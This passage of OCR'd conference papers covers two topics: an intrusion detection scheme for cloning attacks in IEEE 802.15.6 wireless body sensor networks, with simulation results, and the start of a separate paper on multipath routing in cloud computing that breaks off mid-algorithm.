


Fig. 2. Example of 802.15.6 beacon period

III. Intrusion Detection Schema for 802.15.6 Standard

In order to tackle the problem of security in WBSNs, cryptographic protocols can be applied along with 802.15.6-2012 standard. However, some protocols have major security problems and can be vulnerable to a numerous attacks. Moreover, cryptographic protocols can generate a tremendous energy drain due to intensive computing operations.

To this end, it is very crucial to make a trade off balance between the pros and cons of using such greedy protocols to guarantee the best security service while minimizing the overall energy consumption. Our work sheds the light on the cloning attack, which actually consists in cloning the target sensors and transmitting faulty data to the destination. Such attack can affect the performance of 802.15.6-2012, as the cloned sensor will always get access to the channel for it possesses a high priority. In fact, a biosensor with a high priority value is considered transmitting emergent data; therefore, the access to the channel has to be immediate compared with regular data.

This differentiation is highlighted when the CSMA/CA mechanism is employed to regulate the access to the channel. A backoff Counter is selected within a Contention windows intervals which takes into consideration the maximum and minimum value in respect to the measured data. The backoff Counter value is decremented for each idle channel detection performed by Contention Channel Assessment (CCA), when it reaches a null value, the sensor node can proceed with data transmission.

A cloned sensor can dominate the access to the channel by always choosing a minimum backoff counter value. This will either result in creating collision with intact biosensors or generate faulty data leading to misinterpretation of the measured data. In order to detect this type of attack, we create a new intrusion detection schema for 802.15.6 standard that will supervise the network during each beacon period for abnormal behavior. As previously mentioned, the beacon period is subdivided into several phases, which constitutes the active phase, followed with the inactive period, during which biosensors regain energy batteries units when they are in their idle state. In this work, we proposed a new 802.15.6 standard superframe schema where the inactive period is partially used to insure uplink communication with the local base station (which is in our case represented by the Personal Digital Assistant).

Our new schema consists in performing periodic verification of possible intrusion during each beacon period (i.e. Beacon mode with beacon period superframe boundaries). The verification is handled by the PDA that will constantly supervise the transmissions at the radio module and detect abnormal behavior. If the former is taking place, a second stage verification is maintained to emphasize the existence of an intrusion by interrogating biosensors for transmitted information using TDMA mechanism. An intrusion is stated to exist if the ratio of packets being received exceeds or falls short of the norm. The functioning mechanism of our intrusion detection schema and its corresponding superframe are presented in Algorithm A and Fig. 1 respectively.




Fig. 3. Intrusion detection superframes for 802.15.6 standard

Our intrusion detection schema is based on supervising the network performance during each beacon interval or beacon period. The beacon period start s off with sending beacons to inform the biosensors about the overall superframe structure but also the different phases that compose it. Therefore, biosensors will be able to wake up during their corresponding time period and switch to sleeping mode to reduce the energy consumption. In our case, before sending the beacon, the local base station has to verify the activity of the network in order to define the superframe structure. An abnormal activity is detected first at the radio module of the base station, which is followed by checking the activity of the other biosensors if an intrusion has certain probability to be taking place. The parameters that are considered by the base station are enumerated as follows:

A **RxReachedNoInterference:** indicates the average number of successfully packet received without interference

B **RxReachedInterference:** refers to the average number of packets received with possible interference.
C **RxFailedInterference:** indicates the average number of packets failed because of interference.
D **RxFailedSensitivity:** indicates the average packets reception failure because it is below the receiver sensitivity.
E **RxFailedNoRxState:** refers to the average packets received due to the non reception state of the transceiver.

The local base station calculates the Radio_Coefficient as defined by:

$$RadioCoefficient = \frac{\sum(A,B,C,D)_{timex}}{\sum(A,B,C,D)_{norm}} \quad (1)$$

if the RadioCoefficient value is less than ()0.5,then the local base station will assume that an intrusion exists and will activate both UPLINK and DOWNLINK phases in the superframe as depicted in Fig. 3. The UPLINK phase is dedicated to transmission without contention and using TDMA mechanism. During this phase, each biosensor is affected a miniTimeSlot to transmit information about the overall packet transmission to the base station (PDA). The miniTimeSlot length is chosen to be less than the CSMA/CA contention slot length so that to reduce the transmission delay but also the energy consumption, as the transceiver is reset to sleep mode as soon as the transmission is accomplished. When the packet transmission information is received, the base station will go on with verifying the actual existence of an intrusion. As mentioned in Algorithm A , the term:

$$||Intrusion\_coefficien_{si} - Intrusion\_coefficient_{ni}|| \in ||Intrusion\_coefficient_{ni}|| + / - threshold\_index(2)$$

is calculated upon receiving packets information; the **threshold_index** represents a certain threshold that will be defined by the user and depend on the parameters to be measured. In other words, the threshold is mainly application oriented. Both $Intrusion\_coefficient_{si}$ and $Intrusion\_coefficient_{ni}$ vectors are calculated according to an additional parameters from the MAC layer ,which will give us more clues whether or not it pertains to creating packets collision or generating faulty data packets. The $Intrusion\_coefficient_{si}$ vector is defined as follows:

$$Intrusion\_coefficien_{si} = \left\{ \begin{array}{c} \text{Success,1st try} \\ \text{Success,2 or more tries} \\ \text{Failed,No Ack} \\ \text{Failed,Channel busy} \\ \text{Fail,buffer overflow} \end{array} \right\} \quad (3)$$

- **Success, 1st try:** designate the average number of packets being received successfully on the first try.
- **Success, 2 or more tries:** designate the average number of packets being received successfully on the second or xth try.
- **Failed,No Ack:** The average number of packets experiencing a failure of transmission due to failure of acknowledgement packets reception.
- **Failed,Channel busy:** The average number of packets failed due to the non availability of the channel.
- **Fail,buffer overflow:** The average number of packets failed due to the longer storage in the buffer or the lack of buffer space to store the incoming packets from the upper layer.

The threshold_index value is defined by:

$$threshold\_index = p\% * ||Intrusion\_coefficient_{si}|| \quad (4)$$

Where: p% is a percentage defined by the user.

In our case of study, we considered that a biosensor is experiencing intrusion if more than 50% of the $Intrusion\_coefficient_{si}$ vector rows values are out of the norm. Similarly, if more than 50% of the biosensors do verify the above condition, then it is claimed the non existence of an intrusion. The base station will then send a packet to inform the biosensors during a minislot located right after the UPLINK phase period; this will allows the biosensors to sleep for the rest of the beacon interval and then conserve a considerable amount of energy. Else if the condition is not verified for more than 50% of the biosensors, then the base station will inform the biosensors of such information during the aforementioned minislot, to keep them in the active state for the DOWLINK period, during which the base station will send the following frequency to use for data transmission. The information about the frequency will be encrypted; hence the cloned sensors are going to be isolated for several beacon periods.

Algorithm 1 Algorithm A

```
Data:
NBP : Number of beacon periods.
threshold_index: the threshold upon which it is assumed the existence of an intrusion.
NS: number of source nodes. possible_intrusion_exist: variable indicating the existence of abnormal activity. It is set to one after detecting a suspicious behavior at the local base station.
for p=1 to NBP do
    if
        $||Intrusion\_coefficien_{si} - Intrusion\_coefficient_{ni}|| \in ||Intrusion\_coefficient_{ni}|| + / - threshold\_index(5)$
    then
        //Normal behavior.
          - Send a notification packet to all biosensors within the first minislot located after the UPLINK phase to deactivate the DONWLINK phase.
    else
        //Intrusion detected.
          - Activate the DOWLINK phase.
          - Interrogation for the following frequency to switch to.
    end
end
```

During the DOWNLINK phase, the base station interrogates the biosensors to check their identity by using a manufacturing key linked to each biosensor, known beforehand by the PDA. The idea consists in communicating with each biosensor in an encrypted way during a dedicated time slot. After receiving the encrypted packet, the biosensor will proceed with decryption which allows getting the following frequency to switch to. The solution will certainly isolate cloned biosensors for an extended beacon period during which prevention solution are can be attained.

IV. Simulation Results

We performed our simulation in OMNET++ based simulation framework named Castalia 3.3 [9] designed for Wireless Sensor Networks but more specifically for Wireless Body Sensor Networks. We evaluate the efficiency of our approach by taking into account three metrics: energy consumption, Data packet breakdown, and RX pkt breakdown. The parameters of the radio model are defined in BANRadio.txt file included in Castalia Simulator. We also considered 5 sensors deployed with a predefined location including the PDA (Personal Digital Assistant). The simulation parameters are defined in Table 1.

Table I: Simulation Parameters

Parameter	Value
Simulation time	-
Network dimension (l L h)	-
Network size	-
p%	10%
Slot Length (in ms)	10
Beacon Period Length (in slots)	32
RAP Length (in slots)	8
Contention Slot Length (in ms)	0.36
Transmission Output Power (dBm)	-10
Initial Energy (mW)	23720

As depicted in Fig.4, the number of packets received by the PDA at the radio layer during a beacon period differs to a certain extent from the normal activity. For instance, the normal average number of packets received without interference is equal to 554 compared with 1086 in case of intrusion. The corresponding Radio Coefficient value is equal to 2.01, which is far beyond what would normally be expected (that is in our case of study a value comprises between 0.5 and 1).
The Radio_Coefficient value absolutely indicates the existence of abnormal behavior that requires more verification to deduce the intruders and take further preventions. Based on the results being found, the attack main purpose is to alter or send faulty data rather than damaging data packets via interference or collision, In fact, the number of packets encountering failure of transmission is equal to 92 (abnormal value) compared with 46 (normal value), this difference is way lower than the one representing the average number of received packets which only proves the aforementioned assumption. Fig. 5 represents the average energy consumed (in mw) when both abnormal and normal activities are taking place. The normal average energy consumption of biosensors during the active period of the beacon superframe is equal to 0.061 mw. However, the occurrence of the intrusion reduces considerably the energy consumption as it reaches a minimum value equals to 0.02138 mw for biosensor 1.
The priority that was given to sensor nodes to access the channel is correlated with the biosensor identifier, besides, the more the transceiver stays on for an exponential period of time the more it consumes a great amount of energy. In fact, the biosensor 1 has the highest priority to access the channel, which utterly reduces the duty cycle of the transceiver as it goes back to sleep state for the rest of the superframe active period, after completion of data packets transmission.




Fig. 4. The average packets Received at the radio module by the PDA

The biosensors 2, 3, 4 and 5 have to wait for the channel to be idle to proceed with the transmission. However, even though the transmission has been performed by the biosensors, the energy consumed is still lower that the normal average when the average number of received packets is much higher. The former only proves that intruders are gaining access to the channel to transmit faulty data packets, which explains the amount of energy consumed since the access to channel is shared with intruders with possibly the same identifier and priority. The energy consumed by the transceiver varies in respect to the type of biosensors, as a matter of fact, the energy consumption of biosensors respects a particular model[10], however, it is still a theoretical representation and does not give accurate values of batteries lifetime.

The MAC module statistics corresponding to biosensors are represented in Fig. 6, as can be seen, the average number of packets that are received on the first try and the seconds exceeds the normal behavior. The absence of packets failure due to channel occupation can give a more clear indication about the type of the attack, in fact, when a biosensor tries to access the channel for transmission, other node with the exact same identifier will regain access to the channel which is obviously considered as a successful channel contention of the intact nodes but eventually a complete intrusion attempt .A




Fig. 5. The average energy consumption of biosensors




Fig. 6. The average Data reception packets of biosensors

successful transmission on the first or the second try indicates a successful reception of data packets by the end point i.e. the PDA, which is followed by a successful reception of the acknowledgement packets by the biosensors. All biosensors with the same destination address will be receiving and forwarding packets towards the upper layers, which explains the results being found.

The average end-To-end delay of data packets received




Fig. 7. Application latency of biosensors

at the application layer varies considerably as the number of packets transmitted increases. The latency goes hand in hand with the average reception of data packets. The more packets are received during different phases of the active superframe period, the more diverse is the interval of packets reception. When it comes to normal behavior, most of data packets are received with a maximum delay equals to 160ms whilst the equivalent end to end delay in case of abnormal activity is equal to 260ms. Even though packets are received with such important latency it is still represent a good indicator as the size of the buffer is fixed, therefore, packets may be stored for an additional amount of time until it regains access to the channel.

V. Conclusion

WBSNs facilitates the use of applications in healthcare industry by deploying a certain number of biosensors to measure physiological data parameters and send them back to the base station for analysis purposes. In this paper, we tackled the problem of intrusion detection in wireless body sensor networks using the 802.15.6 standard. Our new intrusion schema consisted in detection the cloning attack by overriding IEEE 802.15.6 superframe structure. The former enabled the distinction of cloning attack existence and proceed with resolving it by switching to a new frequency using cryptographic protocols. Our new schema allows detecting the existence of an intrusion, and as a future work we will be focusing more on the cryptographic protocols but most importantly on finding a trade-off balance between the energy consumption and encryption operation for a prolonged network lifetime.

References

[1] C. Li, A survey on routing protocols for large-scale wireless sensor networks. Sensors, 2011.

[2] X. Liu, A survey on clustering routing protocols in wireless sensor networks. Sensors, 2012.

[3] C. Henry, A survey on temperature-aware routing protocols in wireless body sensor networks. Sensors, 2013.

[4] A. Boulis, Impact of Wireless Channel Temporal Variation on MAC Design for Body Area Networks. ACM Transactions on Embedded Computing Systems, Vol.11, No.S2, 2012.

[5] M. M. Alam, Surveying Wearable Human Assistive Technology for Life and Safety Critical Applications: Standards, Challenges and Opportunities. Sensors,14(5), 2014.

[6] J. Olivo, S. Carrara and al., Energy Harvesting and Remote Powering for Implantable Biosensors. IEEE SENSORS JOURNAL, VOL. 11, NO. 7, 2011.

[7] S. Lee, M. Annavaram, ”Wireless Body Area Networks: Where Does Energy Go?. IEEE International Symposium on Workload Characterization (IISWC), Date 4-6 Nov, 2012.

[8] K. S. Kwak, S. Ullah,An Overview of IEEE 802.15.6 Standard. 3rd International Symposium on Applied Sciences in Biomedical and Communication Technologies (ISABEL), 2010.

[9] D. Pediaditakis, Y. Tselishchev, A. Boulis, Performance and scalability evaluation of the castalia wireless sensor network simulator. 3rd International ICST Conference on Simulation Tools and Techniques, p. 53. ICST (Institute for Computer Sciences, Social-Informatics and Telecommunications Engineering), 2010.

[10] S. Zhong, G. Wang, X. Leng, X. Wang, L. Xue and Y. Gu., A Low Energy Consumption Clustering Routing Protocol Based on K-Means. Journal of Software Engineering and Applications, Vol. 5 No. 12, 2012.

Organizing Multipath Routing in Cloud Computing Environments

Amr Tolba[1,2]

[1]Computer Science Department, Community College, King Saud University, Riyadh 11437, Saudi Arabia
[2]Mathematics and Computer Science Department, Faculty of Science, Menoufia University, Shebin-El-kom 32511, Egypt

***Abstract*—One of the objectives of organizing cloud systems is to ensure effective access to remote resources by optimizing traffic engineering (TE) procedures. This paper considers the traffic engineering problem in a cloud environment by using a multipath routing technique. The multipath routing algorithm is used to identify the maximum number of disjoint paths in the graph which overcomes the problem in the junction area estimation process. So, the algorithm forms a plurality of non-overlapping and partially intersecting paths between any two nodes is proposed. Finally, the conditions for the formation of multipath virtual channels to ensure minimum build-time posts for the parallel transmission of its parts are also discussed.**

Keywords—Cloud Computing; Remote resource; Optimizing traffic engineering; Multipath routing; Disjoint paths; Parallel transmission

I. Introduction

Traffic engineering (TE) is an essential tool for the provision of reliable, differentiated, and fast network services. According to the Internet Engineering Task Force (IETF), TE is roughly signified as dealing with the aspect of network engineering pertaining to problems of performance optimization and evaluation of Internet Protocol (IP) networks. Moreover, TE often deals with traffic demand by mapping different types of a given network topology to reflect changing network conditions by adaptively reconfiguring its processes. It is better than Quality-of-Service (QoS) routing in the sense that TE normally aims at highly efficient operational networks while meeting particular constraints, whereas the major aim of QoS routing is to meet particular constraints of QoS for traffic flow from a given source to a destination.

An essential part of a multipath routing framework is optimal routing. In optimal routing, source-to-destination traffic is split at tactical points to allow the gradual altering of traffic along alternative paths. The main aim of optimal routing is to avoid traffic, particularly along paths that are the shortest in terms of packet transmission time. For increasing input traffic, alternative paths are used to avoid an overload along the shortest path. So, the multipath routing algorithm is used to identify the maximum number of disjoint paths in the graph which overcomes the problem in the junction area estimation process. Thus, this paper proposes an algorithm to form a plurality of non-overlapping and partially intersecting paths between any two nodes. The conditions for the formation of multipath virtual channels to ensure minimum build-time posts for the parallel transmission of divided data parts like transmission, routing path are also discussed.

This work considers the traffic engineering problem in a cloud-based environment by using the multipath routing technique. It is expected that multipath routing will improve the flow quality of streaming in cloud environments, without particularly considering the short flows with dynamic routing. In terms of resource control, multipath routing can direct strong traffic oscillations, route flapping and excessive signaling message overhead and so on, taking an account of topology changes due to the dynamic routing, despite its potential benefits and use in static routing. Outdated information routed by packets can direct to load oscillations; thus, the objective of TE can be attained by routing traffic demands along different types of multiple paths.

The rest of this paper is organized as follows: section II discusses the studies related to the research work, section III presents the proposed algorithm, finding the maximum number of disjoint paths, the protocol for finding the minimum of the junction area of the graph and the conditions for the formation of multipath virtual channels to ensure the minimum build-time posts for parallel transmission of its parts, section IV discusses and analyzes the simulation results and finally, section V concludes this work.

II. Related Work

Cloud computing allows users to worry less about understanding the details of infrastructures, and focus on optimizing the appropriate services and resources in the computational complexity. At the same time, the application of parallel transportation management systems has become a popular topic of research in the field [1, 2].

Cloud computing platforms that provide Infrastructure as a Service are a form of virtual machines (VMs) for users, and are based on shared infrastructure, hardware, and software. At present, modern network technologies of clusters, grids, and cloud computing [3, 4] are widely used in virtual private networks (VPNs) [5-7], which are built, as a rule, on global computer networks. Virtualization is carried out at different levels: server, storage, and network. Virtualization on local networks forms a private cloud as a VPN with a star or tree topology [5-10]. At the same time, fat-tree topologies or switch-centric networks are becoming critical components of data center networks (DCN). This topology is known as a non-blocking multi-path network that utilizes several equal-cost paths between adjacent layers to help eliminate bandwidth bottlenecks in the core layers, in addition to supporting large-scale networks consisting of several thousand physical servers [11-13].

In a report, He et al. [14] emphasized the challenging task of network management as they grow in size and complexity. They reviewed several optimization techniques that have been applied to network management problems. By realizing that optimization problems in network management are induced by assumptions adopted in the protocol design, they argued that protocols should first be designed with optimization in mind, rather than optimizing existing protocols and principles by changing architectures. Maguluri et al. [15] used a stochastic model for load balancing and scheduling in cloud computing clusters. They assumed that jobs arrive at a cluster according to a stochastic process, and utilized virtual machines (VM) with a focus on resource allocation problems and scheduling VM configurations. They primarily contributed to the development of frame-based non-preemptive VM configuration policies, and claimed that these policies are nearly throughput optimal, in contrast to the widely used best-fit policy that is known to be throughput suboptimal. Their simulations indicated that long frame durations are throughput perspective by providing satisfactory delay performance. Recently, Manjur et al. [16] have proposed a unified storage allocation scheme (USAS) for VM. The proposed algorithm is able to allocate space dynamically according to the requests of users (e.g., OS images) and employs storage partitioning theory.

Similar to tele-traffic engineering methodology in heterogeneous networks (HetNets) proposed by Saied et al. [17], Chiesa et al. [18] considered the standard model of traffic engineering (TE) with equal-cost multipath (ECMP) and proved that “ECMP can provably achieve optimal traffic flow for the important category of CLOS datacenter networks” in contrast to the known approximation. They also addressed a shortcoming in ECMP in the suboptimal routing of large flows by presenting a suitable algorithm for scheduling with provable approximation, thereby shedding new light on the performance of TE with ECMP.

Similarly, Liu et al. [19] considered multipath routing specific to communication networks from a traffic engineering perspective in a multi-commodity setting through linear programming. They showed that a multipath measure (MPM) is zero or close to zero under certain traffic conditions and topological structures, hence implying that there is limited multipath gain compared to that in single-path routing. For the all-pair traffic case, multipath routing was observed to be advantageous for small networks. They claimed that the effective distribution of traffic in multipath routing is significantly better over network resources, which is believed to be somewhat in opposition “load sharing.”

In another report by Wang et al. [20], AMPLE, based on offline link weight optimization, was introduced. Using this, they were able to monitor network dynamics at short timescales, thereby coping almost optimally with unpredictable traffic dynamics. They also formulated a new proposal for achieving superior service quality and overall network performance in IP networks with reference to real network topologies and traffic traces.

Gojmerac et al. [21, 22] proposed another algorithm called Adaptive Multipath Routing (AMP) for dynamic traffic engineering on the Internet, with continuous load distribution within a network domain, hence offloading congested links in real time. They reviewed several methods and algorithms in this context, and presented important areas of application of AMP for emerging networking architectures. This finding was based on their earlier work, where AMP was used within autonomous systems.

III. Proposed Algorithm

A survey of the literature reveals that optimization theories need to be designed in order to develop a better organizing process suitable for multipath routing in cloud computing environments, for the analysis and design of various components of traffic management to realize an optimal and versatile traffic engineering protocol. Therefore, one of the main objectives of organization in cloud systems is to create effective access to remote resources by optimizing the procedures of TE for transmitting data via cloud computing. The construction of multipath traffic consists of the following tasks:

1) Formation of a plurality of paths with predetermined QoS parameters.

2) Organization of multipath virtual channels focusing on data transfer involving different types of traffic.

3) Management of the transfer of information.

Therefore, this paper addresses the traffic engineering problem in cloud environments using the multipath routing technique for data transformation via a cloud structure. An algorithm is proposed to solve the problem of finding the maximum number of disjoint paths, and a protocol for finding the minimum of the junction area of the graph is presented. Finally, the conditions for the formation of multipath virtual channels to ensure minimum build-time posts for parallel transmission of its parts are also discussed.

A. Terms of paths adjacency

Data transformation in a cloud structure is carried out by using multipath routing, such as non-intersecting paths, and paths that have common nodes or links. Paths with common non-adjacent nodes are called intersecting paths, and those with common communication channels are called adjacent tracks. The choice of a set of paths depends on the required QoS information to be transmitted and the efficiency of the information transmission network. This involves considering ways of formulating adjacency conditions for an arbitrary graph G = (V, E).

Lemma 1. Path $P_i = (V_i, E_i)$ and $P_j = (V_j, E_j)$ do not intersect under the following condition:

$$(V_i / (V_{0i} \cup V_{ei})) \cap (V_j / (V_{0j} \cup V_{ej})) = \varnothing, \qquad (1)$$

where V_i and V_j are sets of vertices for paths $P_i = (V_i, E_i)$ and $P_j = (V_j, E_j)$, v_{0i} and v_{ei} are the initial and final points of path $P_i = (V_i, E_i)$, and v_{0j} and v_{ej} are the initial and final points of path $P_j = (V_j, E_j)$.

Lemma 2. Paths $P_i = (V_i, E_i)$ and $P_j = (V_j, E_j)$ intersect when

$$(V_i / (V_{0i} \cup V_{ei})) \cap (V_j / (V_{0j} \cup V_{ej})) \neq \varnothing, \text{ and } E_i \cap E_j = \varnothing. \qquad (2)$$

Lemma 3. Paths $P_i = (V_i, E_i)$ and $P_j = (V_j, E_j)$ are adjacent when

$(V_i / (V_{0i} \cup V_{ei})) \cap (V_j / (V_{0j} \cup V_{ej})) \neq \varnothing$, and $E_i \cap E_j \neq \varnothing$. (3)

The coefficient of intersection k_{ri}, and path $P_i=(V_i,E_i)$ can be determine from the ratio of N_r vertices in common with other ways to a variety of N_{Pi} own vertices path P_i (V_i,E_i), i.e., $k_{ri}=N_r/N_{Pi}$. At k_{ri} =0 leading to a condition that path does not intersect with other paths, while at N_r =1, the path partially overlaps.

Accordingly, under the adjacency factor k_{ci}, paths $P_i= (V_i,E_i)$ will be the ratio of N_c common ribs to a plurality N_{Ei} all the edges of the path, i.e., $k_{ci} = N_c/N_{Ei}$. At $k_{ci} = 0$, leading to a condition that the path is not adjacent, while at $N_c = 1$, the path considered as a weak bound path.

B. Determining the minimal set of junctions

The maximum number of paths depends on network topology, the degree of the vertices of the network, and the set of values k_{ri} and k_{ci}. The maximum number of disjoint paths between two vertices v_i and v_j is determined by a graph of the minimum set of joint vertices $V_S = V/(V_1\cup V_2)$, i.e., the minimum set of vertices whose removal divides the graph $G=(V,E)$ into two subgraphs: $G_1=(V_1,E_1)$ and $G_2=(V_2,E_2)$. In this case, $v_i \in V_1$, and $v_j \in V_2$,. Sets $V_1= V/(V_2\cup V_S)$ and $V_2= V /(V_1\cup V_S)$.

Determining the minimum set of junctions can significantly reduce the complexity involved in finding the set of disjoint paths for known combinatorial algorithms, such as Dijkstra's algorithm. In the formation of k paths, the complexity incurred is $O(kN^2)$, where N is the number of nodes in the network. In this case, the paths between nodes $v_i \in V_1$ and $v_j \in V_2$ are formed in the subgraphs $G_1=(V_1,E_1)$ and $G_2=(V_2,E_2)$, at first from the top v_i to the vertices of set V_S , and then from these vertices to vertex v_j. The time complexity of the search for k disjoint paths in subgraph $G_1=(V_1,E_1)$, by using Dijkstra's algorithm, is $O(kN_1^2)$, where N_1 is the set of subgraph vertices $G_1=(V_1,E_1)$. Accordingly, the time complexity of the search for k disjoint paths in subgraph $G_2=(V_2,E_2)$ is $O(kN_2^2)$ or $O(k (N-(N_1+ k))^2)$. For example, when N= 90 and k=10, the complexity of the formation of 10 direct routes between two vertices is O(81000). As the graph divides $G=(V,E)$ using a minimal set of junctions with $N_1= N_2$, the subgraph with 40 vertices and k=10 will have a complexity of $O(2kN_1^2)$ = O(32000). In the latter case, the complexity is less by about 2.5 times than $N_1= N_2$ condition.

Thus, the problem of finding the maximum number of non-overlapping or partially overlapping paths can be reduced to the problem of finding a minimum set of junction graphs with the subsequent formation of disjoint paths to the heights of the minimum set of junctions. This reduces the complexity of the algorithm to form a plurality of disjoint paths.

The proposed algorithm determines the minimal set junction based on the procedure of forming a junction between two subgraphs $G_1=(V_1,E_1)$ and $G_2=(V_2,E_2)$ of graph $G=(V,E)$, where the number of N_1 vertices in subgraph $G_1=(V_1,E_1)$ varies from 1 to (N-1). This is a result of sequentially generating several sets V_S, including the selected V_{Smin} with minimum power h_{Smin}. Forming a plurality of junctions in subgraph $G_1=(V_1,E_1)$ will help distinguish between internal and boundary vertices.

Vertices of set $V^i_1= \{v_i| i=1,2,\dots,n\}$ in subgraph $G_1(V_1,E_1)$ not adjacent to the vertices separating sets V_s will be referred to as internal vertices. For a set of internal vertices $V^i_1 \subset V_1$, $E^i =\{ v^i_{k,j}| v_k \in V_1, v_j\in V_1\}$. Accordingly, edge $e^i_{k,j}$ is an internal edge.

Vertices of set $V_b= \{v^b_i| i=1,2,\dots,n\}$, adjacent to vertices of set V_s , are called the boundary vertices of subgraph $G_1(V_1,E_1)$. Accordingly, edge $e^b_{k,j}$ is the boundary edge. In the set of boundary vertices $V_b \subset V_1$, and the edges are belongs to the $E^b =\{ e^b_{k,j}| v_k \in V_1, v_j\in V_s\}$ in which the internal S^i_i and external S^b_i vertex has the degree value is v_i.

The number of tops of internal edges v_k determines the internal degree S^i_k. In turn, an edge $e^b_{k,j}=\{ v_k \in V_1, v_j \notin V_1\}$ is external to subgraph $G_1(V_1,E_1)$, here the vertex $v_k \in V_c$. The number of external edge tops v_k defines the outer degree S^b_k.

The process of determining the minimum set of junctions V_{Smin} involves the successive formation of set of vertices V_S, and determining V_{Smin}:

Begin

1. *From the vertices adjacent to the initial vertex v_i, a set of vertices V_S is formed, which in this case is V_{Smin}.*
2. *A plurality of adjacent vertices is included in subgraph $G_1 = (V_1,E_1)$.*
3. *A new set of vertices $V_1= V_1+ V_S$ of subgraph $G_1 = (V_1,E_1)$ is generated.*
4. *A new set of boundary vertices V^o_1 is formed.*
5. *On the basis of vertices $v_i \notin V_1$ adjacent to the vertices of set V^o_1, vertex set V_S is formed.*
6. *The power h_S of the vertex set V_S is calculated.*
